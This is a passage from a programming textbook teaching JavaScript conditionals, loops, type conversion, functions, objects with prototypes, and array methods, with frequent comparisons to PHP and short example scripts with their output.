Several examples in this chapter have already made use of `if` statements. The code within such a statement is executed only if the given expression evaluates to `true`. Multiline `if` statements require curly braces around them, but as in PHP, you can omit the braces for single statements. Therefore, the following statements are valid:

```
if (a > 100)
{
    b=2
```

```
    document.write("a is greater than 100")
}

if (b == 10) document.write("b is equal to 10")
```

## The else statement

When a condition has not been met, you can execute an alternative using an `else` statement, like this:

```
if (a > 100)
{
    document.write("a is greater than 100")
}
else
{
    document.write("a is less than or equal to 100")
}
```

Unlike in PHP, there is no `elseif` statement, but that's not a problem because you can use an `else` followed by another `if` to form the equivalent of an `elseif` statement, like this:

```
if (a > 100)
{
    document.write("a is greater than 100")
}
else if(a < 100)
{
    document.write("a is less than 100")
}
else
{
    document.write("a is equal to 100")
}
```

The `else` after the new `if` could equally be followed by another `if` statement, and so on. Also, although I have shown braces in these statements, because each is a single line the whole previous example could be written as follows:

```
if (a > 100) document.write("a is greater than 100")
else if(a < 100) document.write("a is less than 100")
else document.write("a is equal to 100")
```

## The switch statement

The `switch` statement is useful when one variable or the result of an expression can have multiple values, for each of which you want to perform a different function.

For example, the following code takes the PHP menu system we put together in [Chapter 4](#) and converts it to JavaScript. It works by passing a single string to the main menu code according to what the user requests. Let's say the options are Home, About, News,

Login, and Links, and we set the variable `page` to one of these according to the user's input.

The code for this written using `if...else if...` might look like [Example 14-13](#).

*Example 14-13. A multiline `if...else if...` statement*

```
<script>
if (page == "Home")    document.write("You selected Home")
else if (page == "About") document.write("You selected About")
else if (page == "News") document.write("You selected News")
else if (page == "Login") document.write("You selected Login")
else if (page == "Links") document.write("You selected Links")
</script>
```

But using a `switch` construct, the code could look like [Example 14-14](#).

*Example 14-14. A `switch` construct*

```
<script>
switch (page)
{
  case "Home": document.write("You selected Home")
               break
  case "About": document.write("You selected About")
               break
  case "News": document.write("You selected News")
               break
  case "Login": document.write("You selected Login")
               break
  case "Links": document.write("You selected Links")
                break
}
</script>
```

The variable `page` is mentioned only once at the start of the `switch` statement. Thereafter, the `case` command checks for matches. When one occurs, the matching conditional statement is executed. Of course, a real program would have code here to display or jump to a page, rather than simply telling the user what was selected.

### Breaking out

As you can see in the [Example 14-14](#), just as with PHP, the `break` command allows your code to break out of the `switch` statement once a condition has been satisfied. Remember to include the `break` unless you want to continue executing the statements under the next case.

### Default action

When no condition is satisfied, you can specify a default action for a `switch` statement using the `default` keyword. [Example 14-15](#) shows a code snippet that could be inserted into [Example 14-14](#).

Example 14-15. A default statement to add to [Example 14-14](#)

```
default: document.write("Unrecognized selection")
        break
```

## The ? Operator

The ternary operator (?), combined with the : character, provides a quick way of doing `if...else` tests. You can write an expression to evaluate, then follow it with a ? symbol and the code to execute if the expression is `true`. After that, place a : and the code to execute if the expression evaluates to `false`.

[Example 14-16](#) shows a ternary operator being used to print out whether the variable `a` is less than or equal to 5; it prints something either way.

Example 14-16. Using the ternary operator

```
<script>
document.write(
  a <= 5 ?
  "a is less than or equal to 5" :
  "a is greater than 5"
)
</script>
```

The statement has been broken up into several lines for clarity, but you would be more likely to use such a statement on a single line, in this manner:

```
size = a <= 5 ? "short" : "long"
```

## Looping

Again, you will find many close similarities between JavaScript and PHP when it comes to looping. Both languages support `while`, `do...while`, and `for` loops.

### while Loops

A JavaScript `while` loop first checks the value of an expression and starts executing the statements within the loop only if that expression is `true`. If it is `false`, execution skips over to the next JavaScript statement (if any).

Upon completing an iteration of the loop, the expression is again tested to see if it is `true`; the process continues until such a time as the expression evaluates to `false`, or execution is otherwise halted. [Example 14-17](#) shows such a loop.

Example 14-17. A while loop

```
<script>
counter=0

while (counter < 5)
```

```

{
  document.write("Counter: " + counter + "<br />")
  ++counter
}
</script>

```

This script outputs the following:

```

Counter: 0
Counter: 1
Counter: 2
Counter: 3
Counter: 4

```



If the variable `counter` were not incremented within the loop, it is quite possible that some browsers could become unresponsive due to a never-ending loop, and the page might not even be easy to terminate with Escape or the Stop button. Be careful with your JavaScript loops.

## do...while Loops

When you require a loop to iterate at least once before any tests are made, use a `do...while` loop, which is similar to a `while` loop except that the test expression is checked only after each iteration of the loop. So, to output the first seven results in the seven times table, you could use code such as that in [Example 14-18](#).

*Example 14-18. A do...while loop*

```

<script>
count = 1
do
{
  document.write(count + " times 7 is " + count * 7 + "<br />")
} while (++count <= 7)
</script>

```

As you might expect, this loop outputs the following:

```

1 times 7 is 7
2 times 7 is 14
3 times 7 is 21
4 times 7 is 28
5 times 7 is 35
6 times 7 is 42
7 times 7 is 49

```

## for Loops

A `for` loop combines the best of all worlds into a single looping construct that allows you to pass three parameters for each statement:

- An initialization expression

- A condition expression
- A modification expression

These are separated by semicolons, like this: `for (expr1 ; expr2 ; expr3)`. At the start of the first iteration of the loop, the initialization expression is executed. In the case of the code for the multiplication table for seven, `count` would be initialized to the value 1. Then, each time around the loop, the condition expression (in this case `count <= 7`) is tested, and the loop is entered only if the condition is `true`. Finally, at the end of each iteration, the modification expression is executed. In the case of the seven times table, the variable `count` is incremented. [Example 14-19](#) shows what the code would look like.

*Example 14-19. Using a for loop*

```
<script>
for (count = 1 ; count <= 7 ; ++count)
{
    document.write(count + "times 7 is " + count * 7 + "<br />");
}
</script>
```

As in PHP, you can assign multiple variables in the first parameter of a `for` loop by separating them with commas, like this:

```
for (i = 1, j = 1 ; i < 10 ; i++)
```

Likewise, you can perform multiple modifications in the last parameter, like this:

```
for (i = 1 ; i < 10 ; i++, --j)
```

Or you can do both at the same time:

```
for (i = 1, j = 1 ; i < 10 ; i++, --j)
```

## Breaking Out of a Loop

The `break` command, which you saw to be important inside a `switch` statement, is also available within `for` loops. You might need to use this, for example, when searching for a match of some kind. Once the match is found, you know that continuing to search will only waste time and make your visitor wait. [Example 14-20](#) shows how to use the `break` command.

*Example 14-20. Using the break command in a for loop*

```
<script>
haystack = new Array()
haystack[17] = "Needle"

for (j = 0 ; j < 20 ; ++j)
{
    if (haystack[j] == "Needle")
    {
```

```

        document.write("<br />- Found at location " + j)
        break
    }
    else document.write(j + ", ")
}
</script>

```

This script outputs the following:

```

0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16,
- Found at location 17

```

## The continue Statement

Sometimes you don't want to exit entirely from a loop, but instead wish to skip the remaining statements just for this iteration of the loop. In such cases, you can use the `continue` command. [Example 14-21](#) shows this in use.

*Example 14-21. Using the continue command in a for loop*

```

<script>
haystack    = new Array()
haystack[4] = "Needle"
haystack[11] = "Needle"
haystack[17] = "Needle"

for (j = 0 ; j < 20 ; ++j)
{
    if (haystack[j] == "Needle")
    {
        document.write("<br />- Found at location " + j + "<br />")
        continue
    }

    document.write(j + ", ")
}
</script>

```

Notice how the second `document.write` call does not have to be enclosed in an `else` statement (which it did before), because the `continue` command will skip it if a match has been found. The output from this script is as follows:

```

0, 1, 2, 3,
- Found at location 4
5, 6, 7, 8, 9, 10,
- Found at location 11
12, 13, 14, 14, 16,
- Found at location 17
18, 19,

```

## Explicit Casting

Unlike PHP, JavaScript has no explicit casting of types such as `(int)` or `(float)`. Instead, when you need a value to be of a certain type, use one of JavaScript's built-in functions, shown in [Table 14-6](#).

Table 14-6. JavaScript's type-changing functions

Change to type	Function to use
Int, integer	<code>parseInt()</code>
Bool, Boolean	<code>Boolean()</code>
Float, double, real	<code>parseFloat()</code>
String	<code>String()</code>
Array	<code>split()</code>

So, for example, to change a floating-point number to an integer, you could use code such as the following (which displays the value 3):

```
n = 3.1415927
i = parseInt(n)
document.write(i)
```

Or you can use the compound form:

```
document.write(parseInt(3.1414927))
```

That's it for control flow and expressions. The next chapter focuses on the use of functions, objects, and arrays in JavaScript.

## Test Your Knowledge

1. How are Boolean values handled differently by PHP and JavaScript?
2. What is the difference between unary, binary, and ternary operators?
3. What is the best way to force your own operator precedence?
4. When would you use the `===` (identity) operator?
5. What are the simplest two forms of expressions?
6. Name the three conditional statement types.
7. How do `if` and `while` statements interpret conditional expressions of different data types?
8. Why is a `for` loop more powerful than a `while` loop?
9. What is the purpose of the `with` statement?
10. How can you let JavaScript deal gracefully with an error when it encounters one?

See “[Chapter 14 Answers](#)” on page 511 in [Appendix A](#) for the answers to these questions.

---

# JavaScript Functions, Objects, and Arrays

Just like PHP, JavaScript offers access to functions and objects. In fact, JavaScript is actually based on objects, because—as you’ve seen—it has to access the DOM, which makes every element of an HTML document available to manipulate as an object.

The usage and syntax are also quite similar to those of PHP, so you should feel right at home as I take you through using functions and objects in JavaScript, as well as conducting an in-depth exploration of array handling.

## JavaScript Functions

In addition to having access to dozens of built-in functions (or methods) such as `write`, which you have already seen being used in `document.write`, you can easily create your own functions. Whenever you have a more complex piece of code that is likely to be reused, you have a candidate for a function.

### Defining a Function

The general syntax for a function is:

```
function function_name([parameter [, ...]])  
{  
    statements  
}
```

The first line of the syntax indicates that:

- A definition starts with the word **function**.
- Following that is a name, which must start with a letter or underscore, followed by any number of letters, digits, dollar signs, or underscores.
- The parentheses are required.

- One or more parameters, separated by commas, are optional (indicated by the square brackets, which are not part of the function syntax).

Function names are case-sensitive, so all of the following strings refer to different functions: `getInput`, `GETINPUT`, and `getinput`.

In JavaScript there is a general naming convention for functions: the first letter of each word in a name is capitalized, with the exception of the very first letter of the name, which is lowercase. Therefore, of the previous examples, `getInput` would be the preferred name used by most programmers. This convention is commonly referred to as *bumpyCaps* or *camelCase*.

The opening curly brace starts the statements that will execute when you call the function; a matching curly brace must close it. These statements may include one or more `return` statements, which force the function to cease execution and return to the calling code. If a value is attached to the `return` statement, the calling code can retrieve it.

### The arguments array

The `arguments` array is a member of every function. With it, you can determine the number of variables passed to a function and what they are. Take the example of a function called `displayItems`. [Example 15-1](#) shows one way of writing it.

*Example 15-1. Defining a function*

```
<script>
displayItems("Dog", "Cat", "Pony", "Hamster", "Tortoise")

function displayItems(v1, v2, v3, v4, v5)
{
    document.write(v1 + "<br />")
    document.write(v2 + "<br />")
    document.write(v3 + "<br />")
    document.write(v4 + "<br />")
    document.write(v5 + "<br />")
}
</script>
```

When you call up this script in your browser, it will display the following:

```
Dog
Cat
Pony
Hamster
Tortoise
```

All of this is fine, but what if you wanted to pass more than five items to the function? Also, reusing the `document.write` call multiple times instead of employing a loop is wasteful programming. Luckily, the `arguments` array gives you the flexibility to handle a variable number of arguments. [Example 15-2](#) shows how you can use it to rewrite the previous example in a much more efficient manner.

*Example 15-2. Modifying the function to use the arguments array*

```
<script>
function displayItems()
{
    for (j = 0 ; j < displayItems.arguments.length ; ++j)
        document.write(displayItems.arguments[j] + "<br />")
}
</script>
```

Note the use of the `length` property, which you encountered in the previous chapter, and also how the array `displayItems.arguments` is referenced using the variable `j` as an offset into it. I also chose to keep the function short and sweet by not surrounding the contents of the `for` loop with curly braces, as it contains only a single statement.

Using this technique, you now have a function that can take as many (or as few) arguments as you like and act on each argument as you desire.

## Returning a Value

Functions are not used just to display things. In fact, they are mostly used to perform calculations or data manipulation and then return a result. The function `fixNames` in [Example 15-3](#) uses the `arguments` array (discussed in the previous section) to take a series of strings passed to it and return them as a single string. The “fix” it performs is to convert every character in the arguments to lowercase except for the first character of each argument, which is set to a capital letter.

*Example 15-3. Cleaning up a full name*

```
<script>
document.write(fixNames("the", "DALLAS", "CowBoys"))

function fixNames()
{
    var s = ""

    for (j = 0 ; j < fixNames.arguments.length ; ++j)
        s += fixNames.arguments[j].charAt(0).toUpperCase() +
            fixNames.arguments[j].substr(1).toLowerCase() + " "

    return s.substr(0, s.length-1)
}
</script>
```

When called with the parameters `"the"`, `"DALLAS"`, and `"CowBoys"`, for example, the function returns the string `The Dallas Cowboys`. Let’s walk through the function.

The function first initializes the temporary (and local) variable `s` to the empty string. Then a `for` loop iterates through each of the passed parameters, isolating the parameter’s first character using the `charAt` method and converting it to uppercase with the

`toUpperCase` method. The various methods shown in this example are all built into JavaScript and available by default.

Then the `substr` method is used to fetch the rest of each string, which is converted to lowercase using the `toLowerCase` method. A fuller version of the `substr` method here would specify how many characters are part of the substring as a second argument:

```
substr(1, (arguments[j].length) - 1 )
```

In other words, this `substr` method says, “Start with the character at position 1 (the second character) and return the rest of the string (the length minus one).” As a nice touch, though, the `substr` method assumes that you want the rest of the string if you omit the second argument.

After the whole argument is converted to our desired case, a space character is added to the end and the result is appended to the temporary variable `s`.

Finally, the `substr` method is used again to return the contents of the variable `s`. Because we don’t want the final space, we use `substr` to return the string up to, but not including, the final character.

This example is particularly interesting in that it illustrates the use of multiple properties and methods in a single expression. For example:

```
fixNames.arguments[j].substr(1).toLowerCase()
```

You have to interpret the statement by mentally dividing it into parts at the periods. JavaScript evaluates these elements of the statement from left to right, as follows:

1. Start with the name of the function itself: `fixNames`.
2. Extract element `j` from the array `arguments` representing `fixNames` arguments.
3. Invoke `substr` with a parameter of `1` to the extracted element. This passes all but the first character to the next section of the expression.
4. Apply the method `toLowerCase` to the string that has been passed thus far.

This practice is often referred to as *method chaining*. So, for example, if the string “mixedCASE” is passed to the example expression, it will go through the following transformations:

```
mixedCase  
ixedCase  
ixedcase
```

One final reminder: the `s` variable created inside the function is local, and therefore cannot be accessed outside the function. By returning `s` in the `return` statement, we made its value available to the caller, which could store or use it any way it wanted. But `s` itself disappears at the end of the function. Although we could make a function operate on global variables (and sometimes that’s necessary), it’s much better to just return the values you want to preserve and let JavaScript clean up all the other variables used by the function.

## Returning an Array

In [Example 15-3](#), the function returned only one parameter—but what if you need to return multiple parameters? This can be done by returning an array, as in [Example 15-4](#).

*Example 15-4. Returning an array of values*

```
<script>
words = fixNames("the", "DALLAS", "CowBoys")

for (j = 0 ; j < words.length ; ++j)
  document.write(words[j] + "<br />")

function fixNames()
{
  var s = new Array()

  for (j = 0 ; j < fixNames.arguments.length ; ++j)
    s[j] = fixNames.arguments[j].charAt(0).toUpperCase() +
          fixNames.arguments[j].substr(1).toLowerCase()

  return s
}
</script>
```

Here, the variable `words` is automatically defined as an array and populated with the returned result of a call to the function `fixNames`. Then a `for` loop iterates through the array and displays each member.

As for the `fixNames` function, it's almost identical to [Example 15-3](#), except that the variable `s` is now an array. After each word has been processed it is stored as an element of this array, which is returned by the `return` statement.

This function enables the extraction of individual parameters from its returned values, like the following (the output from which is simply `The Cowboys`):

```
words = fixNames("the", "DALLAS", "CowBoys")
document.write(words[0] + " " + words[2])
```

## JavaScript Objects

A JavaScript object is a step up from a variable, which can contain only one value at a time, in that objects can contain multiple values and even functions. An object groups data together with the functions needed to manipulate it.

### Declaring a Class

When creating a script to use objects, you need to design a composite of data and code called a *class*. Each new object based on this class is called an *instance* (or *occurrence*)

of that class. As you've already seen, the data associated with an object are called its *properties*, while the functions it uses are called *methods*.

Let's look at how to declare the class for an object called `User` that will contain details about the current user. To create the class, just write a function named after the class. This function can accept arguments (I'll show later how it's invoked) and can create properties and methods for the objects in that class. The function is called a *constructor*.

[Example 15-5](#) shows a constructor for the class `User` with three properties: `forename`, `username`, and `password`. The class also defines the method `showUser`.

*Example 15-5. Declaring the User class and its method*

```
<script>
function User(forename, username, password)
{
    this.forename = forename
    this.username = username
    this.password = password

    this.showUser = function()
    {
        document.write("Forename: " + this.forename + "<br />")
        document.write("Username: " + this.username + "<br />")
        document.write("Password: " + this.password + "<br />")
    }
}
</script>
```

The function is different from other functions we've seen so far in two ways:

- It refers to an object named `this`. When the program creates an instance of `User` by running this function, `this` refers to the instance being created. The same function can be called over and over with different arguments and will create a new `User` each time, with different values for the properties `forename` and so on.
- A new function named `showUser` is created within the function. The syntax shown here is new and rather complicated, but its purpose is to tie `showUser` to the `User` class. Thus, `showUser` comes into being as a method of the `User` class.

The naming convention I have used is to keep all properties in lowercase and to use at least one uppercase character in method names, following the bumpyCaps convention mentioned earlier in the chapter.

[Example 15-5](#) follows the recommended way to write a class constructor, which is to include methods in the constructor function. However, you can also refer to functions defined outside the constructor, as in [Example 15-6](#).

*Example 15-6. Separately defining a class and method*

```
<script>
function User(forename, username, password)
{
```

```

    this.forename = forename
    this.username = username
    this.password = password
    this.showUser = showUser
}

function showUser()
{
    document.write("Forename: " + this.forename + "<br />")
    document.write("Username: " + this.username + "<br />")
    document.write("Password: " + this.password + "<br />")
}
</script>

```

I show you this form because you are certain to encounter it when perusing other programmers' code.

## Creating an Object

To create an instance of the class `User`, you can use a statement such as the following:

```
details = new User("Wolfgang", "w.a.mozart", "composer")
```

Or you can create an empty object, like this:

```
details = new User()
```

and then populate it later, like this:

```

details.forename = "Wolfgang"
details.username = "w.a.mozart"
details.password = "composer"

```

You can also add new properties to an object, like this:

```
details.greeting = "Hello"
```

You can verify that adding such new properties works with the following statement:

```
document.write(details.greeting)
```

## Accessing Objects

To access an object, you can refer to its properties, as in the following two unrelated example statements:

```

name = details.forename
if (details.username == "Admin") loginAsAdmin()

```

So, to access the `showUser` method of an object of class `User`, you would use the following syntax, in which the object `details` has already been created and populated with data:

```
details.showUser()
```

Assuming the data supplied earlier, this code would display:

```
Forename: Wolfgang
Username: w.a.mozart
Password: composer
```

## The prototype Keyword

The `prototype` keyword can save you a lot of memory. In the `User` class, every instance will contain the three properties and the method. Therefore, if you have 1,000 of these objects in memory, the method `showUser` will be replicated 1,000 times. However, because the method is identical in every case, you can specify that new objects should refer to a single instance of the method instead of creating a copy of it. So, instead of using the following in a class constructor:

```
this.showUser = function()
```

you could replace it with this:

```
User.prototype.showUser = function()
```

[Example 15-7](#) shows what the new constructor would look like.

*Example 15-7. Declaring a class using the prototype keyword for a method*

```
<script>
function User(forename, username, password)
{
    this.forename = forename
    this.username = username
    this.password = password

    User.prototype.showUser = function()
    {
        document.write("Forename: " + this.forename + "<br />")
        document.write("Username: " + this.username + "<br />")
        document.write("Password: " + this.password + "<br />")
    }
}
</script>
```

This works because all functions have a `prototype` property, designed to hold properties and methods that are not replicated in any objects created from a class. Instead, they are passed to its objects by reference.

This means that you can add a `prototype` property or method at any time and all objects (even those already created) will inherit it, as the following statements illustrate:

```
User.prototype.greeting = "Hello"
document.write(details.greeting)
```

The first statement adds the `prototype` property of `greeting` with a value of "Hello" to the class `User`. In the second line, the object `details`, which has already been created, correctly displays this new property.

You can also add to or modify methods in a class, as the following statements illustrate:

```
User.prototype.showUser = function() { document.write("Name " +
this.forename + " User " + this.username + " Pass " + this.password) }
details.showUser()
```

You might add these lines to your script in a conditional statement (such as `if`), so they run if user activities cause you to decide you need a different `showUser` method. After these lines run, even if the object `details` has been created already, further calls to `details.showUser` will run the new function. The old definition of `showUser` has been erased.

## Static methods and properties

When reading about PHP objects, you learned that classes can have static properties and methods as well as properties and methods associated with a particular instance of a class. JavaScript also supports static properties and methods, which you can conveniently store and retrieve from the class's `prototype`. Thus, the following statements set and read a static string from `User`:

```
User.prototype.greeting = "Hello"
document.write(User.prototype.greeting)
```

## Extending JavaScript objects

The `prototype` keyword even lets you add functionality to a built-in object. For example, suppose that you would like to add the ability to replace all spaces in a string with nonbreaking spaces in order to prevent it from wrapping around. This can be done by adding a `prototype` method to JavaScript's default `String` object definition, like this:

```
String.prototype.nbsp =
function() { return this.replace(/ /g, '&nbsp;'); }
```

Here, the `replace` method is used with a regular expression (see [Chapter 16](#)) to find and replace all single spaces with the string “&nbsp;”. If you then enter the following command:

```
document.write("The quick brown fox".nbsp())
```

it will output the string “The&nbsp;quick&nbsp;brown&nbsp;fox”. And here's a method you can add that will trim leading and trailing spaces from a string (once again using a regular expression):

```
String.prototype.trim =
function() { return this.replace(/^\s+|\s+$/g, '') }
```

If you issue the following statement, the output will be the string “Please trim me” (with the leading and trailing spaces removed):

```
document.write(" Please trim me ".trim())
```

Breaking down the expression into its component parts, the two `/` characters mark the start and end of the expression, and the final `g` specifies a global search. Inside the expression, the `^\s+` part searches for one or more whitespace characters appearing at

the start of the search string, while the `\s+$` part searches for one or more whitespace characters at the end of the search string. The `|` character in the middle acts to separate the alternatives.

The result is that when either of these expressions matches, the match is replaced with the empty string, thus returning a trimmed version of the string without any leading or trailing whitespace.

## JavaScript Arrays

Array handling in JavaScript is very similar to PHP, although the syntax is a little different. Nevertheless, given all you have already learned about arrays, this section should be relatively straightforward for you.

### Numeric Arrays

To create a new array, use the following syntax:

```
arrayname = new Array()
```

Or you can use the shorthand form, as follows:

```
arrayname = []
```

### Assigning element values

In PHP, you could add a new element to an array by simply assigning it without specifying the element offset, like this:

```
$arrayname[] = "Element 1";  
$arrayname[] = "Element 2";
```

In JavaScript you use the `push` method to achieve the same thing, like this:

```
arrayname.push("Element 1")  
arrayname.push("Element 2")
```

This allows you to keep adding items to an array without having to keep track of the number of items. When you need to know how many elements are in an array, you can use the `length` property, like this:

```
document.write(arrayname.length)
```

Alternatively, if you wish to keep track of the element locations yourself and place them in specific locations, you can use syntax such as this:

```
arrayname[0] = "Element 1"  
arrayname[1] = "Element 2"
```

[Example 15-8](#) shows a simple script that creates an array, loads it with some values, and then displays them.

*Example 15-8. Creating, building, and printing an array*

```
<script>
numbers = []
numbers.push("One")
numbers.push("Two")
numbers.push("Three")

for (j = 0 ; j < numbers.length ; ++j)
  document.write("Element " + j + " = " + numbers[j] + "<br />")
</script>
```

The output from this script is:

```
Element 0 = One
Element 1 = Two
Element 2 = Three
```

### Assignment using the Array keyword

You can also create an array together with some initial elements using the `Array` keyword, like this:

```
numbers = Array("One", "Two", "Three")
```

There is nothing stopping you from adding more elements afterwards as well.

So now you have a couple of ways you can add items to an array, and one way of referencing them. JavaScript offers many more, which I'll get to shortly—but first we'll look at another type of array.

## Associative Arrays

An *associative* array is one whose elements are referenced by name rather than by numeric offset. To create an associative array, define a block of elements within curly braces. For each element, place the key on the left and the contents on the right of a colon (:). [Example 15-9](#) shows how you might create an associative array to hold the contents of the “balls” section of an online sports equipment retailer.

*Example 15-9. Creating and displaying an associative array*

```
<script>
balls = {"golf": "Golf balls, 6",
        "tennis": "Tennis balls, 3",
        "soccer": "Soccer ball, 1",
        "ping": "Ping Pong balls, 1 doz"}

for (ball in balls)
  document.write(ball + " = " + balls[ball] + "<br />")
</script>
```

To verify that the array has been created and populated correctly, I have used another kind of `for` loop using the `in` keyword. This creates a new variable to use only within

the array (`ball` in this example) and iterates through all elements of the array to the right of the `in` keyword (`balls` in this example). The loop acts on each element of `balls`, placing the key value into `ball`.

Using this key value stored in `ball`, you can also get the value of the current element of `balls`. The result of calling up the example script in a browser is as follows:

```
golf = Golf balls, 6
tennis = Tennis balls, 3
soccer = Soccer ball, 1
ping = Ping Pong balls, 1 doz
```

To get a specific element of an associative array, you can specify a key explicitly, in the following manner (in this case outputting the value “Soccer ball, 1”):

```
document.write(balls['soccer'])
```

## Multidimensional Arrays

To create a multidimensional array in JavaScript, just place arrays inside other arrays. For example, to create an array to hold the details of a two-dimensional checkerboard (8×8 squares), you could use the code in [Example 15-10](#).

*Example 15-10. Creating a multidimensional numeric array*

```
<script>
checkerboard = Array(
  Array(' ', 'o', ' ', ' ', 'o', ' ', ' ', 'o'),
  Array('o', ' ', ' ', 'o', ' ', ' ', 'o', ' '),
  Array(' ', 'o', ' ', ' ', 'o', ' ', ' ', 'o'),
  Array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
  Array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
  Array('0', ' ', '0', ' ', ' ', '0', ' ', ' '),
  Array(' ', '0', ' ', ' ', '0', ' ', ' ', '0'),
  Array('0', ' ', '0', ' ', ' ', '0', ' ', ' ')
)

document.write("<pre>")

for (j = 0 ; j < 8 ; ++j)
{
  for (k = 0 ; k < 8 ; ++k)
    document.write(checkerboard[j][k] + " ")
  document.write("<br />")
}

document.write("</pre>")
</script>
```

In this example, the lowercase letters represent black pieces and the uppercase white. A pair of nested `for` loops walk through the array and display its contents.

The outer loop contains two statements, so curly braces enclose them. The inner loop then processes each square in a row, outputting the character at location `[j][k]`, fol-

lowed by a space (to square up the printout). This loop contains a single statement, so curly braces are not required to enclose it. The `<pre>` and `</pre>` tags ensure that the output displays correctly, like this:

```
  o  o  o  o
o  o  o  o
  o  o  o  o

0  0  0  0
  0  0  0  0
0  0  0  0
```

You can also directly access any element within this array using square brackets, as follows:

```
document.write(checkerboard[7][2])
```

This statement outputs the uppercase letter `O`, the eighth element down and the third along—remember that array indexes start at 0, not 1.

## Using Array Methods

Due to the power of arrays, JavaScript comes ready-made with a number of methods for manipulating them and their data. Here is a selection of the most useful ones.

### **concat**

The `concat` method concatenates two arrays, or a series of values with an array. For example, the following code outputs “Banana,Grape,Carrot,Cabbage”:

```
fruit = ["Banana", "Grape"]
veg   = ["Carrot", "Cabbage"]
document.write(fruit.concat(veg))
```

You can specify multiple arrays as arguments, in which case `concat` adds all their elements in the order that the arrays are specified.

Here’s another way to use `concat`, This time plain values are concatenated with the array `pets`, which outputs “Cat,Dog,Fish,Rabbit,Hamster”:

```
pets      = ["Cat", "Dog", "Fish"]
more_pets = pets.concat("Rabbit", "Hamster")
document.write(more_pets)
```

### **forEach (for non-IE browsers)**

The `forEach` method in JavaScript is another way of achieving functionality similar to the PHP `foreach` keyword, but *only for browsers other than Internet Explorer*. To use it, you pass it the name of a function, which will be called for each element within the array. [Example 15-11](#) shows how.

*Example 15-11. Using the forEach method*

```
<script>
pets = ["Cat", "Dog", "Rabbit", "Hamster"]
pets.forEach(output)

function output(element, index, array)
{
    document.write("Element at index " + index + " has the value " +
        element + "<br />")
}
</script>
```

In this case, the function passed to `forEach` is called `output`. It takes three parameters: the `element`, its `index`, and the `array`. These can be used as required by your function. In this example, just the `element` and `index` values are displayed using the function `document.write`.

Once an array has been populated, the method is called up like this:

```
pets.forEach(output)
```

The output from which is:

```
Element at index 0 has the value Cat
Element at index 1 has the value Dog
Element at index 2 has the value Rabbit
Element at index 3 has the value Hamster
```

### **forEach (a cross-browser solution)**

Of course, as often is its way, Microsoft chose not to support the `forEach` method, so the previous example will work only on non-Internet Explorer browsers. Therefore, until IE does support it, and to ensure cross-browser compatibility, you should use a statement such as the following instead of `pets.forEach(output)`:

```
for (j = 0 ; j < pets.length ; ++j) output(pets[j], j)
```

### **join**

With the `join` method, you can convert all the values in an array to strings and then join them together into one large string, placing an optional separator between them.

[Example 15-12](#) shows three ways of using this method.

*Example 15-12. Using the join method*

```
<script>
pets = ["Cat", "Dog", "Rabbit", "Hamster"]
document.write(pets.join() + "<br />")
document.write(pets.join(' ') + "<br />")
document.write(pets.join(' : ') + "<br />")
</script>
```

Without a parameter, `join` uses a comma to separate the elements; otherwise, the string passed to `join` is inserted between each element. The output of [Example 15-12](#) looks like this:

```
Cat,Dog,Rabbit,Hamster
Cat Dog Rabbit Hamster
Cat : Dog : Rabbit : Hamster
```

## push and pop

You already saw how the `push` method can be used to insert a value into an array. The inverse method is `pop`. It deletes the most recently inserted element from an array and returns it. [Example 15-13](#) shows an example of its use.

*Example 15-13. Using the `push` and `pop` methods*

```
<script>
sports = ["Football", "Tennis", "Baseball"]
document.write("Start = " + sports + "<br />")
sports.push("Hockey")
document.write("After Push = " + sports + "<br />")
removed = sports.pop()
document.write("After Pop = " + sports + "<br />")
document.write("Removed = " + removed + "<br />")
</script>
```

The three main statements of this script are shown in bold type. The script first creates an array called `sports` with three elements and then `pushes` a fourth element into the array. After that it `pops` that element back off. In the process, the various current values are displayed using `document.write`. The script outputs the following:

```
Start = Football,Tennis,Baseball
After Push = Football,Tennis,Baseball,Hockey
After Pop = Football,Tennis,Baseball
Removed = Hockey
```

The `push` and `pop` functions are useful in situations where you need to divert from some activity to do another, then return, as in [Example 15-14](#).

*Example 15-14. Using `push` and `pop` inside and outside of a loop*

```
<script>
numbers = []

for (j=0 ; j<3 ; ++j)
{
  numbers.push(j);
  document.write("Pushed " + j + "<br />")
}

// Perform some other activity here
document.write("<br />")

document.write("Popped " + numbers.pop() + "<br />")
```

```
document.write("Popped " + numbers.pop() + "<br />")
document.write("Popped " + numbers.pop() + "<br />")
</script>
```

The output from this example is:

```
Pushed 0
Pushed 1
Pushed 2

Popped 2
Popped 1
Popped 0
```

## Using reverse

The `reverse` method simply reverses the order of all elements in an array. [Example 15-15](#) shows this in action.

*Example 15-15. Using the reverse method*

```
<script>
sports = ["Football", "Tennis", "Baseball", "Hockey"]
sports.reverse()
document.write(sports)
</script>
```

The original array is modified and the output from this script is:

```
Hockey,Baseball,Tennis,Football
```

## sort

With the `sort` method, you can place all the elements of an array in alphabetical or other order, depending upon the parameters used. [Example 15-16](#) shows four types of `sort`.

*Example 15-16. Using the sort method*

```
<script>
// Alphabetical sort
sports = ["Football", "Tennis", "Baseball", "Hockey"]
sports.sort()
document.write(sports + "<br />")

// Reverse alphabetical sort
sports = ["Football", "Tennis", "Baseball", "Hockey"]
sports.sort().reverse()
document.write(sports + "<br />")

// Ascending numerical sort
numbers = [7, 23, 6, 74]
numbers.sort(function(a,b){return a - b})
document.write(numbers + "<br />")
```

```
// Descending numerical sort
numbers = [7, 23, 6, 74]
numbers.sort(function(a,b){return b - a})
document.write(numbers + "<br />")
</script>
```

The first of the four example sections is the default `sort` method, *alphabetical sort*, while the second uses the default `sort` and then applies the `reverse` method to get a *reverse alphabetical sort*.

The third and fourth sections are a little more complicated, using a function to compare the relationships between `a` and `b`. The function doesn't have a name, because it's used just in the `sort`. You have already seen the function named `function` used to create an anonymous function; we used it to define a method in a class (the `showUser` method).

Here, `function` creates an anonymous function meeting the needs of the `sort` method. If the function returns a value less than zero, the sort assumes that `a` comes before `b`. If the function returns a value greater than zero, the sort assumes that `b` comes before `a`. If zero is returned the order of `a` and `b` is left unchanged as they are equal. The sort runs this function across all the values in the array to determine their order.

By manipulating the value returned (`a - b` in contrast to `b - a`), the third and fourth sections of [Example 15-16](#) choose between an *ascending numerical sort* and a *descending numerical sort*.

And, believe it or not, this represents the end of your introduction to JavaScript. You should now have a core knowledge of three out of the four main technologies covered in this book. The next chapter will look at some advanced techniques used across these technologies, such as pattern matching and input validation.

## Test Your Knowledge

